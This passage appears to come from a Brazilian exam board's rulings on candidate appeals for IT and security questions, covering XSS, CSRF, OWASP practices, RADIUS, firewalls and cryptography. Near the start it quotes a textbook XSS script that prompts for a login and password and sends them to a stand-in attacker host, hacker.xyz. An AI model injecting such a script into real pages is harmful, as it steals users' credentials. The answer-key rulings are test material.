Essa é uma estratégia válida, pois a maioria dos algoritmos de tratamento de XSS buscam pelas tags *script* e *alert* que não serão encontradas caso o código esteja mascarado como ocorre na notação hexadecimal.

“Um exemplo de ataque pode ser adicionar um código JavaScript para coletar os dados de autenticação digitados pelo usuário e em seguida realizar uma requisição ajax para outra aplicação enviando-os.”

Um script com essa finalidade pode ser produzido para que colete os dados digitados pelo usuário, que acredita ser uma página verdadeira, e redirecionados em seguida para uma aplicação fraudulenta. O seguinte código poderia ser aplicado com essa finalidade:

```
<script>
var login = prompt("Digite seu Login:");
var senha = prompt("Digite sua Senha:");

var url = "http://hacker.xyz/xss?login=" +login +"&senha=" +senha;

var req = new XMLHttpRequest();
req.open("POST", url, true);
req.send();
</script>
```

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fonte:

- Ferreira, R. (2017). **Segurança em aplicações web**. Casa do Código. ISBN 978-85-5519-249-4.

BRANCA	VERDE	AMARELA	AZUL
40	38	36	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a afirmativa relativa à propriedade “determinismo” está correta com a descrição apresentada, porém o item apresentado como correto no gabarito preliminar, apresentar a mesma como “falsa”. Para corroborar com o gabarito preliminar divulgado, a seguir será apresentada a análise técnica da questão explorando cada item.

O item aborda os conhecimentos sobre conceitos e características de algoritmos apresentando quatro itens que devem ser julgados como verdadeiros ou falsos. Baseado na obra “Fundamentos de algoritmos” estão corretas as afirmativas:

“A propriedade finitude afirma que um algoritmo deve ter um número finito de instruções, garantindo que ele termine sua execução em algum momento”

Essa propriedade garante que a lógica desenvolvida por essas estruturas **sempre tenham um término de execução previsto** na sua estrutura, garantindo o fluxo correto do código.

“Um algoritmo de ordenação pode ser utilizado para organizar uma lista de elementos em ordem crescente ou decrescente”

Os algoritmos de **ordenação** são amplamente utilizados na composição de sistemas e são caracterizados pela **capacidade de ordenar os elementos** de uma lista tanto de forma **crescente** quanto **decrescente**.

Estão incorretas as afirmativas:

“A propriedade do determinismo afirma que um algoritmo deve produzir o mesmo resultado sempre que for executado com determinados dados de entrada, produzindo sempre um resultado correto”

A propriedade do **determinismo** realmente afirma que um algoritmo deve produzir o **mesmo resultado sempre** que for executado **com os mesmos dados de entrada** e a característica “produzindo sempre um resultado correto” está relacionada a outra propriedade denominada **precisão**.

“Um algoritmo guloso pode ser utilizado para resolver um problema dividindo-o em problemas menores para resolvê-los recursivamente”

A característica “utilizado para resolver um problema dividindo-o em problemas menores para resolvê-los recursivamente” está relacionado a algoritmos de **divisão** e **conquista**. Um algoritmo guloso é um algoritmo que **toma a melhor decisão possível** em cada etapa, sem considerar as consequências futuras.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fonte:

- Cormen, T. H., Leiserson, C. E., Rivest, R. L., & Stein, C. (2009). **Fundamentos de algoritmos** (3a ed.). São Paulo: Pearson Prentice Hall.

BRANCA	VERDE	AMARELA	AZUL
42	44	39	36

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a assertiva “Uma complexidade $O(1)$ indica que o tempo de execução do algoritmo cresce proporcionalmente ao tamanho da entrada” está correta, porém, segundo as referências apresentadas na fundamentação da questão, pode-se constatar que de fato trata-se de uma afirmativa **falsa**, pois os algoritmos onde **o tempo de execução crescem de forma proporcional ao tempo de entrada** (lineares) são representados pela notação $O(n)$. A notação **$O(1)$** é utilizada para demonstrar os casos onde o **tempo de execução** do algoritmo é **constante, independente do tamanho da entrada**.

Conforme pode-se observar, foi utilizada uma notação diferente “ **$O(1)$** ” na composição da afirmativa, o que a tornou **incorreta** pelo fato de apresentar uma descrição **incompatível** com a mesma, portanto a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- **Introduction to Algorithms**, por Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest e Clifford Stein.
- <https://medium.com/nagoya-foundation/introdu%C3%A7%C3%A3o-%C3%A0-complexidade-de-algoritmos-4a9c237e4ecc>
- <https://www.iugu.com/blog/analise-complexidade-algoritmos>
- <https://www.inf.ufrgs.br/~prestes/Courses/Complexity/aula1.pdf>

BRANCA	VERDE	AMARELA	AZUL
43	37	44	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O item apresenta uma situação hipotética contextualizando um tipo de ataque conhecido como Cross-Site Request Forgery (CSRF), solicitando o apontamento da afirmativa **incorreta** a respeito do ataque sofrido na situação hipotética. Sustenta o recurso que além da alternativa indicada no gabarito preliminar “As transações realizadas em várias etapas e a utilização de HTTPS são consideradas medidas de prevenção efetivas”, as alternativas “A” e “C” também poderiam estar incorretas.

Segundo documentação oficial da **OWASP** uma forma de prevenir vulnerabilidades de **CSRF** é com a utilização de frameworks, pois a maioria dos frameworks possui **suporte CSRF integrado**, como Joomla , Spring , Struts , Ruby on Rails , .NET e outros, em conformidade com o que é apresentado na alternativa “A”.

Ao analisar a afirmativa “A construção de URL ou script de exploração aliada às práticas de engenharia social são consideradas estratégias para promover o ataque” pode-se constatar que a construção de URL’s ou scripts de exploração são de fato estratégias realizadas para promover esse tipo de ataque, principalmente quando são aplicadas em conjunto com técnicas de engenharia social que buscam “convencer” o usuário que os meios “fraudulentos” criados são de fato verdadeiros, conforme a situação hipotética apresentada no item, portanto a afirmativa também está em conformidade com o tipo de ataque em análise.

Por fim, ao analisar o item “As transações realizadas em várias etapas e a utilização de HTTPS são consideradas medidas de prevenção efetivas” a luz do documento oficial da **OWASP**, pode-se constatar que essas duas medidas **não funcionam** como medidas **preventivas** ao ataque CSRF. Além das duas, o documento cita outras medidas como **ineficientes** como **utilização de cookie secreto**, aceitação apenas de **solicitações POST**, **reescrita** de URL e **validação** do cabeçalho referenciador.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- Ferreira, R. (2017). **Segurança em aplicações web**. Casa do Código. ISBN 978-85-5519-249-4.
- <https://www.treinaweb.com.br/blog/cross-site-request-forgery-csrf-e-abordagens-para-mitiga-lo>
- <https://owasp.org/www-community/attacks/csrf>
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

BRANCA	VERDE	AMARELA	AZUL
44	43	45	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que outras alternativas também não podem ser apresentadas como forma preventiva de vulnerabilidades causadas pelo armazenamento inseguro de dados criptografados.

O item aborda as medidas **preventivas** que podem ser adotadas com a finalidade de evitar vulnerabilidades causadas pelo armazenamento inseguro de dados criptografados. O comando da questão solicita a alternativa que **não pode ser considerada uma forma preventiva**. Tendo como referência a **OWASP**, a única assertiva que **não corresponde** uma forma preventiva é “Armazenar senhas usando fortes funções de hash adaptáveis e saltadas com um fator de trabalho como Argon2, **SHA1**, bcrypt ou PBKDF2”.

A definição está **correta e adequada** com o material publicado pela OWASP, porém a **função de hash baseada em SHA1 deve ser evitada** justamente pelo fato de ser antiga, ultrapassada, insegura, podendo ser facilmente quebrada, como ocorre com o MD5. O material orienta a utilização das seguintes funções de hash Argon2, scrypt, bcrypt ou PBKDF2.

Cabe ainda ressaltar que a mesma documentação oficial da OWASP apresenta as seguintes formas de prevenção:

- Desative o armazenamento em cache para respostas que contenham dados fornecidos.
- As chaves devem ser geradas de forma criptograficamente planejada e armazenadas na memória como um array de bytes. Se uma senha for usada, ela deverá ser convertida em uma chave por meio de uma função de derivação de chave de base de senha atribuída.
- Classifique os dados processados, armazenados ou transmitidos por um aplicativo. Identifique quais dados são previstos de acordo com as leis de privacidade, requisitos regulamentares ou necessidades de negócios.

Conforme pode-se constatar, as medidas apresentadas nas demais alternativas estão em conformidade com o que é orientado pelo próprio manual da **OWASP** como medida preventiva, além de outras possibilidades não contempladas pela questão, portanto a banca julga o recurso improcedente mantendo a decisão do gabarito preliminar.

Fontes:

- https://owasp.org/Top10/pt_BR/A02_2021-Cryptographic_Failures/
- Ferreira, R. (2017). **Segurança em aplicações web**. Casa do Código. ISBN 978-85-5519-249-4.

BRANCA	VERDE	AMARELA	AZUL
45	40	38	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a afirmativa *“Configurar os cookies com o atributo “HttpOnly”, a menos que seja explicitamente necessário ler ou definir os valores dos mesmos através de scripts do lado cliente da aplicação.”* não está correta, pois existem casos de exceção onde a configuração não é efetiva.

A banca esclarece que o item aborda os conhecimentos sobre a utilização do **gerenciamento de sessões** em aplicações web. A entidade **OWASP** estabeleceu e publicou um documento denominado **Melhores Práticas de Codificação Segura OWASP Guia de Referência Rápida**, que apresenta práticas seguras que podem ser implementadas em um sistema para promover o melhor gerenciamento do recurso de sessões evitando vulnerabilidades que podem ser exploradas por hackers que desejam atacar a aplicação. Segundo o padrão, **todas as assertivas disponíveis** no item apresentam mecanismos válidos e eficientes para realizar o referido procedimento:

- Gerar um novo identificador de sessão quando houver uma nova autenticação.
- Configurar o atributo “secure” para cookies transmitidos através de uma conexão TLS.
- Configurar os cookies com o atributo **“HttpOnly”**, a menos que seja explicitamente necessário ler ou definir os valores dos mesmos através de scripts do lado cliente da aplicação.

Em atenção a esse último mecanismo, pode-se observar claramente que o manual da OWASP contempla a prática como uma forma válida e eficiente de realizar o procedimento, de forma que a assertiva está correta de acordo com as regras estabelecidas pelo padrão.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- https://gitbook.ganeshicmc.com/web/semana-1/11_cookies_e_sessoes
- https://owasp.org/www-pdf-archive/OWASP_SCP_v1.3_pt-BR.pdf
- https://owasp.org/www-pdf-archive/OWASP_SCP_v1.3_pt-BR.pdf#page=9&zoom=100,76,254

BRANCA	VERDE	AMARELA	AZUL
46	51	49	50

Recurso Procedente. Gabarito alterado para alternativa D.

A alternativa correta é a letra D) II, III e IV.

A afirmativa II também está correta:

II. Métricas de segurança são utilizadas para justificar os investimentos em segurança da informação; podem contribuir para reduzir os riscos ou aprimorar a postura de segurança de uma organização.

As métricas de segurança são estabelecidas a partir de análises quantitativas realizadas sobre dados relacionados à segurança da informação coletados em diversos departamentos da organização. A utilização de uma métrica permite, portanto, a descoberta de um problema de segurança e o estabelecimento de uma meta, cujo cumprimento poderá ser avaliado no futuro por meio do recálculo da métrica. Um dos principais desafios na definição de métricas de segurança é a identificação de quais métricas são eficientes e quais métricas apenas demandarão esforços e não trarão informações úteis ao gestor de TI.

As métricas de segurança são ferramentas essenciais para avaliar e justificar os investimentos em segurança da informação. Elas permitem que as organizações avaliem sua postura de segurança, identifiquem áreas de vulnerabilidade e tomem medidas para reduzir os riscos de segurança. Além disso, as métricas também podem ser usadas para monitorar o desempenho ao longo do tempo e aprimorar continuamente a postura de segurança da organização.

Fontes:

- BATISTA, F. A. B. **Métricas De Segurança De Software**. Dissertação (Mestrado em Informática), Pontifícia Universidade Católica do Rio de Janeiro. Rio de Janeiro, 2007. Disponível em: <https://www.maxwell.vrac.puc-rio.br/colecao.php?strSecao=resultado&nrSeq=10990@1>
- **Métricas de segurança** - Revista Infra Magazine 9 Disponível em: <https://www.devmedia.com.br/metricas-de-seguranca-revista-infra-magazine-9/26786> Acesso em 01 mar de 2024.
- YOUNG, S. C. **Metrics and Methods for Security Risk Management**. Editora Elsevier, 2010.

BRANCA	VERDE	AMARELA	AZUL
48	55	52	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) Revisar e avaliar as recomendações e verificar a aplicação dos controles.

A auditoria do ambiente de tecnologia da informação tem por objetivo revisar e avaliar os recursos comuns utilizados no processamento dos diversos sistemas de informação da empresa. Os principais parâmetros de controle interno considerados para efeito de auditoria do ambiente estão mais relacionados à área de segurança da informação e ao desempenho requerido para o atendimento das necessidades de diversos usuários de tecnologia da informação. Tratando-se da área de segurança da informação, o mercado tem utilizado a norma de segurança da Associação Brasileira de Normas Técnicas (ABNT) NBR ISO/IEC 27002 – Tecnologia da informação – Técnicas de segurança – Código de prática para a gestão da segurança da informação...Para desenvolver o processo de revisão, análise e avaliação de controle interno, as áreas de controle de ativos, também denominadas pontos de controle, são exemplificadas nas etapas de levantamento e inventário apresentadas nos métodos do trabalho da auditoria. No primeiro momento da auditoria, denominado auditoria de posição, deve ocorrer: planejamento do projeto de auditoria do ambiente de tecnologia da informação; levantamento e caracterização do ambiente; inventário, eleição e seleção dos pontos de controle para auditoria; revisão e avaliação dos pontos de controle eleitos; elaboração do relatório de avaliação de controle interno e de auditoria para fins de emissão da opinião da auditoria.

Portanto, a alternativa correta é a letra D) Revisar e avaliar as recomendações e verificar a aplicação dos controles.

Fonte:

- GIL, Antonio de L. Auditoria do negócio com TI: gestão e operação. Editora Saraiva, 2018. E-book. ISBN 9788553131143. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788553131143/>.

BRANCA	VERDE	AMARELA	AZUL
49	50	58	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) Utilizando equipamentos, aplicativos e servidores redundantes.

A disponibilidade é a garantia de que o sistema sempre estará acessível quando o usuário precisar.

As ameaças à disponibilidade estão relacionadas a ataques de negação de serviço (DoS) e perdas resultantes de desastres naturais, como fogo, enchente, terremotos, ou ações humanas. Os ataques de negação de serviço derrubam servidores, deixando os serviços indisponíveis. Existem vários métodos desses ataques, mas a maioria busca extenuar os recursos de rede, com uma quantidade de conexões muito acima do que o sistema pode suportar, sobrecarregando os links de comunicação e os recursos. Os ataques de negação de serviços distribuídos são causados por máquinas zumbis contaminadas na Internet, que são como soldados que agem segundo comando dos hackers, desfechando milhares de conexões às máquinas alvo e, conseqüentemente, derrubando os serviços. O sistema e a rede devem ter a capacidade de prover um nível aceitável de performance. Em geral, para aumentar a disponibilidade de um sistema, utilizamos equipamentos, aplicativos e servidores redundantes. No caso de falha do principal, existe um sistema backup que pode atuar.

As outras alternativas estão incorretas pois:

A criptografia dos dados armazenados é uma medida para proteger a confidencialidade dos dados, não diretamente ligada à disponibilidade.

A implementação de firewalls é uma medida para proteger os sistemas contra ameaças externas, mas não garante diretamente a disponibilidade.

Restringir o acesso apenas a usuários autorizados é uma medida para garantir a segurança dos sistemas, mas não tem um impacto direto na disponibilidade.

Portanto, a alternativa correta é a letra D) Utilizando equipamentos, aplicativos e servidores redundantes.

Fonte:

- MORAES, Alexandre Fernandes de. Segurança em Redes - Fundamentos.: Editora Saraiva, 2010. E-book. ISBN 9788536522081. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788536522081/>.

BRANCA	VERDE	AMARELA	AZUL
50	56	59	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) RADIUS.

A questão baseia-se no conteúdo programático: controle de acesso; autenticação; identificação, autorização e autenticação; gestão de identidades;

Segundo MACEDO (2012) O servidor RADIUS é um servidor AAA (Authentication, Authorization, Accounting). Para poder ser considerado como tal, ele precisa ser capaz de autenticar usuários, lidar efetivamente com as requisições de autorização e prover a coleta de informações dos usuários (auditoria). A autenticação se refere ao processo de se apresentar uma identidade digital de uma entidade para outra. Normalmente, esta autenticação ocorre entre um cliente e um servidor. De uma forma mais geral, a autenticação é efetuada através da apresentação de uma identidade e suas credenciais correspondentes, como a senha associada, tickets, tokens e certificados digitais. A autorização se refere à associação de certos tipos de privilégios para uma entidade, baseados na própria autenticação da entidade e de quais serviços estão sendo requisitados. Dentre as políticas de autorização, podemos utilizar restrições em determinados horários, restrições de acordo com o grupo ao qual

pertence o usuário e proteção contra múltiplas conexões simultâneas efetuadas pelo mesmo usuário. Como exemplo de aplicações que utilizam estas políticas de autorização, podemos citar as políticas de Qualidade de Serviço, que podem fornecer mais banda de acordo com o serviço requisitado, o controle de certos tipos de pacotes, como ocorre no traffic shapping, dentre outros. Accounting (auditoria) se refere ao monitoramento do comportamento dos usuários e de que forma estes consomem os recursos da rede. Estas informações podem ser muito úteis para melhor gerenciar os recursos de rede, para a cobrança de serviços e para o planejamento de quais setores da rede precisam ser melhorados.

MORAES (2020, p.145) apresenta o servidor de autenticação Radius ou TACACS. O servidor de autenticação é o cérebro do acesso remoto. Existem dois padrões de protocolos de autenticação:

- Radius (Remote Authentication Dial-In User Service), que é um padrão de mercado; e
- TACACS (Terminal Access Controller Access Control System), lançado pela Cisco Systems.

O papel principal do servidor de autenticação é executar, o que é conhecido como AAA: A (Authentication): processo de autenticação. A (Authorization): processo de autorização. A (Accounting): processo de bilhetagem.

No processo de autenticação, o servidor de acesso remoto possui uma base de dados com os nomes e as senhas de todos os usuários. Quando um usuário disca com seu modem para a rede da empresa, o RAS envia uma janela para o usuário preencher com os dados de nome e senha, usando um protocolo que pode ser PAP ou Chap. Esses dados são enviados para o servidor de autenticação, que verifica em sua base os dados do usuário e realiza ou não a autenticação. Todo esse processo é registrado para fim de bilhetagem e auditoria, incluindo o telefone de quem originou a discagem.

Após o usuário ser autenticado, inicia-se o processo de autorização. Nessa etapa, o servidor de autenticação envia para o RAS o endereço IP do usuário. Esse número é delegado a partir de um “pool de endereços” pré-configurado no servidor de autenticação. Além do IP, são entregues outras informações como número de DNS e default gateway. A interface virtual de rede da estação adota, então, esses endereços. Além de delegar o endereço IP, outro importante papel do servidor de autenticação é definir filtros que limitem os acessos do usuário, que é parte fundamental do processo de autorização. Por exemplo, um usuário do marketing que acessa a rede de sua casa estaria limitado ao acesso de servidores do marketing, não podendo acessar os servidores do departamento financeiro.

O último papel do servidor AAA é o de bilhetagem, que pode ser utilizada para registrar os acessos diários. Os registros incluem o nome do usuário que se conectou à rede da empresa, o endereço IP a ele delegado, o número telefônico de origem, o tempo que ele ficou conectado e, inclusive, segundo algumas regras configuráveis, os endereços que esse usuário acessou. Essas informações são muito importantes não apenas para a cobrança do departamento pelo uso da infraestrutura, mas também para fins de auditoria e segurança.

Como todos os acessos são registrados, os registros do servidor de autenticação podem servir de prova forense, no caso de um usuário acessar de forma indevida a rede com o objetivo de roubar informações ou até mesmo realizar um ataque interno a alguns servidores da rede.

Algumas características da solução RADIUS:

- Baseia-se no modelo cliente servidor, desta forma um mesmo servidor RADIUS pode ser utilizado para atender vários NAS ou clientes RADIUS na rede ao mesmo tempo.
- Um servidor RADIUS pode servir de Proxy para a autenticação em outros servidores RADIUS.
- Segurança de rede: todas as comunicações entre o servidor e o cliente RADIUS são autenticadas por uma chave secreta compartilhada que nunca é enviada pela rede. Além disso, os dados de login e senhas dos usuários são criptados para prevenir que hackers consigam ter acesso a essas informações.
- Autorização: existem mais de 50 atributos no RADIUS que podem ser utilizados para criar regras de filtragem nos NAS ou em outros equipamentos clientes RADIUS, possibilitando desta forma autorizarmos ou negarmos alguns tipos de acessos de usuários.
- Auditoria e contabilidade: além da autenticação e autorização, o servidor RADIUS permite a contabilidade do acesso do usuário, ou seja, dados sobre a sessão do usuário são armazenados e contabilizados. Quando um usuário inicia uma sessão na rede, essa informação é passada ao servidor RADIUS por um pacote inicial. Quando termina, outro pacote informa que a sessão foi terminada e a quantidade de bytes trocados durante ela.

- Vários equipamentos e dispositivos de rede podem ser clientes RADIUS, como roteadores, servidores NT, firewalls e switches de rede.

Portanto, a alternativa correta é a letra D) RADIUS.

Fontes:

- MORAES, Alexandre Fernandes de. Segurança em Redes - Fundamentos. Editora Saraiva, 2010. E-book. ISBN 9788536522081. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788536522081/>. RADIUS. Disponível em: <https://www.diegomacedo.com.br/radius/>.
- Configurar o AAA básico em um servidor de acesso. Disponível em: https://www.cisco.com/c/pt_br/support/docs/security-vpn/terminal-access-controller-access-control-system-tacacs-/10384-security.html#toc-hId--1276034103.

BRANCA	VERDE	AMARELA	AZUL
51	60	48	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) Mantém um registro do estado das conexões de rede e permite apenas o tráfego autorizado.

Um firewall de estado mantém um registro do estado das conexões de rede ativas, permitindo que ele tome decisões de filtragem com base no contexto da comunicação. Por exemplo, ele pode permitir o tráfego de resposta de uma solicitação iniciada internamente, mas bloquear solicitações externas não solicitadas.

Tipo de Firewall

- Hoje existem firewalls dos seguintes tipos:
- Filtro de pacotes: verifica todos os pacotes e, de acordo com uma lista chamada ACL (Access List), determina se o pacote será bloqueado ou permitido.
- Stateful Inspection: examina a aplicação e a identificação do pacote conforme um contexto.
- Proxy: examinam o pacote em detalhes, verificando inclusive o conteúdo.

Stateful Inspection (Verificação por Contexto)

Nessa arquitetura cada pacote é individualmente verificado de acordo com o pacote anterior ou subsequente. Existe, portanto, uma verificação de contexto. Os pacotes são verificados num fluxo de comunicação.

O Stateful Inspection examina os pacotes com base no estado da sessão da aplicação TCP ACK#, SEQ#, informações de portas etc. Os pacotes são examinados usando informações de dados de comunicações passadas. Esses firewalls têm ainda a habilidade de criar sessões de informação virtual para manter a inspeção sobre protocolos não orientados à conexão de pacotes que possam ter conteúdo não legal.

Além desses critérios, esse tipo de firewall deve ser capaz de prover serviços de roteamento. A verificação do contexto pode exigir muito da CPU, em um proxy de aplicação, não gerando muitas vezes o benefício esperado.

Um firewall stateful apenas enviará respostas de DNS se elas estiverem associadas com uma query interna de DNS, ou seja, ele não aceita uma resposta caso não tenha enviado uma requisição. No caso do Telnet, uma sessão em andamento deve ser avaliada com base no fluxo apropriado da sequência de números e ACKs.

A Figura abaixo mostra as camadas usada para as decisões de filtragem.

O processamento de pacotes por um filtro stateful envolve a verificação nas camadas de transporte e sessão. Fazendo a associação da quintupla: Endereço IP Remoto + Endereço IP Local + Porta Remota + Porta Local + Protocolo de Transporte.



Figura 6.4 - Camadas OSI utilizadas na verificação do contexto.

Portanto, a alternativa correta é a letra D) Mantém um registro do estado das conexões de rede e permite apenas o tráfego autorizado.

Fontes:

- MORAES, Alexandre Fernandes de. Segurança em Redes - Fundamentos. Editora Saraiva, 2010. E-book. ISBN 9788536522081. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788536522081/>.
- STALLINGS, William. Segurança de Computadores e Redes. 4ª ed. São Paulo: Pearson, 2011.

BRANCA	VERDE	AMARELA	AZUL
52	57	50	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) na proteção da única chave compartilhada.

Em sistemas criptográficos simétricos, a mesma chave é usada tanto para criptografar quanto para descriptografar os dados. Portanto, a principal preocupação em termos de segurança é proteger essa única chave compartilhada. Se essa chave for comprometida, todo o sistema de segurança pode ser comprometido, permitindo acesso não autorizado aos dados criptografados. A proteção adequada da chave simétrica é fundamental para garantir a segurança dos dados.

Nos algoritmos de chave simétrica, tanto quem envia como quem recebe a mensagem devem possuir a mesma chave. A Figura abaixo apresenta a criptografia simétrica ilustrando a chave única nas operações. O texto claro é passado pelo processo de encriptação com o uso da chave secreta, compartilhada pelas partes. O texto cifrado é, então, enviado pelo canal de comunicação e descriptado no destino, usando novamente a mesma chave secreta.




Figura 12.3: Criptografia simétrica com o uso de uma única chave.

A distinção fundamental reside na aplicação de uma chave única compartilhada para operações simétricas, enquanto para operações assimétricas são empregadas chaves distintas. Isso resulta em um grau mais elevado de segurança, embora seja acompanhado por uma complexidade computacional aumentada.

Fontes:

- MORAES, Alexandre Fernandes de. **REDES DE COMPUTADORES: FUNDAMENTOS.**: SRV Editora LTDA, 2020. E-book. ISBN 9788536532981. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788536532981/>.
- TERADA, R. **Segurança de dados: criptografia em redes de computador.** ed. São Paulo: Editora Edgard Blucher, 2008.

BRANCA	VERDE	AMARELA	AZUL
55	46	51	55

Recurso Procedente. Questão Anulada.

A alternativa está procedente para anular.

Analisando as alternativas:

(F) RSA é um algoritmo de chave simétrica; DES e AES são algoritmos de chave assimétrica.

Alternativa Falsa, o RSA é um algoritmo de chave assimétrica, enquanto DES e AES são algoritmos de chave simétrica.

(F) DES utiliza um tamanho de chave fixo de 128 bits; tanto RSA quanto AES permitem ajustar dinamicamente o comprimento das chaves.

DES tem um tamanho de chave fixo de 56 bits, enquanto tanto RSA quanto AES permitem o ajuste dinâmico do comprimento das chaves.

(F) RSA é amplamente utilizado para criptografia de dados em trânsito; DES e AES são mais adequados para armazenamento seguro de informações.

Alternativa Falsa, a RSA é frequentemente utilizado para criptografia de dados em trânsito, enquanto DES e AES são mais adequados para diferentes contextos de segurança.

(F) AES é uma evolução do DES, mantendo as mesmas características de segurança, mas com maior eficiência.

Alternativa Falsa, AES é uma evolução mais segura e eficiente do que DES, mas não mantém as mesmas características de segurança, sendo considerado mais robusto e seguro.

A alternativa correta deveria conter todas as afirmativas falsas, porém não consta no gabarito.

Fontes:

- KIM, David; SOLOMON, Michael. **Fundamentos de segurança de sistemas de informação.** Rio de Janeiro: LTC, 2014.
- HINTZBERGEN, J. HINTZBERGEN, K.; BAARS, H. **Fundamentos de Segurança da Informação: com base na ISO 27001 e na ISO 27002.** ed. Rio de Janeiro: Brasport Livros e Multimídia Ltda, 2018.
- LYRA, Maurício Rocha. **Segurança e auditoria em sistemas de informação.** 2. ed. rev. e amp. Rio de Janeiro: Ciência Moderna, 2017.
- MACHADO, Felipe Nery Rodrigues. **Segurança da informação: princípios e controle de ameaças.** São Paulo: Érica: Saraiva, 2014.
- SILVA, M. B. F. D. **Cibersegurança: Visão Panorâmica Sobre a Segurança da Informação na Internet.** 1. ed. Rio de Janeiro: Bookwire - Freitas Bastos, 2023.

BRANCA	VERDE	AMARELA	AZUL
56	53	56	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) Adoção de técnicas de ofuscação de código e estabelecimento de controle de acesso granular.

A adoção de técnicas de ofuscação de código e controle de acesso granular são estratégias importantes na manutenção de software, visando proteger a propriedade intelectual, garantir a segurança dos dados e preservar

a integridade do sistema em face de ameaças potenciais. Essas práticas devem ser consideradas como parte de uma abordagem abrangente de segurança e proteção de software.

A Ofuscação de código é uma técnica utilizada para tornar o código-fonte de um software mais difícil de entender ou reverter, sem alterar seu comportamento funcional. Isso é alcançado por meio da aplicação de transformações ao código, como renomeação de variáveis, quebra de linhas de código, inserção de instruções desnecessárias e outras técnicas de ofuscação.

O Controle de acesso granular refere-se à capacidade de especificar e gerenciar com precisão os direitos de acesso dos usuários a recursos específicos dentro de um sistema de software. Em vez de adotar uma abordagem de "tudo ou nada", o controle de acesso granular permite definir permissões individuais para cada usuário ou grupo de usuários, com base em critérios como função, responsabilidade ou necessidade de negócios. A implementação de controle de acesso granular é fundamental para garantir a segurança e a integridade dos dados em um sistema, especialmente em ambientes onde a privacidade e a confidencialidade são críticas. Ele ajuda a reduzir o risco de acesso não autorizado, limitando o que cada usuário pode fazer dentro do sistema e protegendo informações sensíveis contra vazamento, adulteração ou exclusão não autorizada.

Portanto, a alternativa correta é a letra D) Adoção de técnicas de ofuscação de código e estabelecimento de controle de acesso granular.

Fonte:

- SINDRE, G. Segurança de Redes em Ambientes Corporativos. São Paulo: Pearson, 2014.

BRANCA	VERDE	AMARELA	AZUL
57	49	47	58

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra D) Emprego de técnicas de evasão avançadas, como manipulação de *tokens* de sessão, com o intuito de evitar a detecção eficiente.

A resposta correta é a alternativa D, pois o uso de técnicas de evasão, como a manipulação de *tokens* de sessão, é uma técnica avançada que pode ser empregada nos testes de invasão para contornar sistemas de detecção de intrusões, representando um desafio adicional à segurança da aplicação.

Testes de invasão em aplicativos *web* demandam um nível avançado de expertise, incluindo o uso de técnicas sofisticadas de evasão para contornar sistemas de detecção de intrusões e *firewalls*. Essa abordagem representa um desafio considerável, exigindo conhecimento aprofundado e adaptabilidade diante de mecanismos de segurança cada vez mais complexos.

Fontes:

- METCALF, M. **Metasploit: Guia do Testador de Penetração**. SP: Novatec Editora, 2014.
- ENGEBRETSON, P. **Hacking e Teste de Penetração: Guia Prático**. RJ: Alta Books, 2014.

BRANCA	VERDE	AMARELA	AZUL
58	54	57	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra B) Promover e propagar as melhores práticas de segurança para aplicações web.

O *Open Web Application Security Project* (OWASP) destaca-se como uma referência global na promoção de práticas e padrões de segurança em aplicações web no panorama da cibersegurança, sendo vital para proteger sistemas online contra ameaças e vulnerabilidades, reunindo especialistas de diversos campos, incluindo desenvolvimento de *software*, segurança da informação e testes de segurança, como principal objetivo promover e disseminar boas práticas de segurança para aplicações *web*, atuando como uma fonte confiável de orientações, ferramentas e recursos para profissionais de segurança e desenvolvedores. Assim, fornece recursos acessíveis e

conhecimento especializado para ajudar organizações, desenvolvedores e profissionais de segurança a compreender e enfrentar os desafios relacionados à segurança em ambientes online.

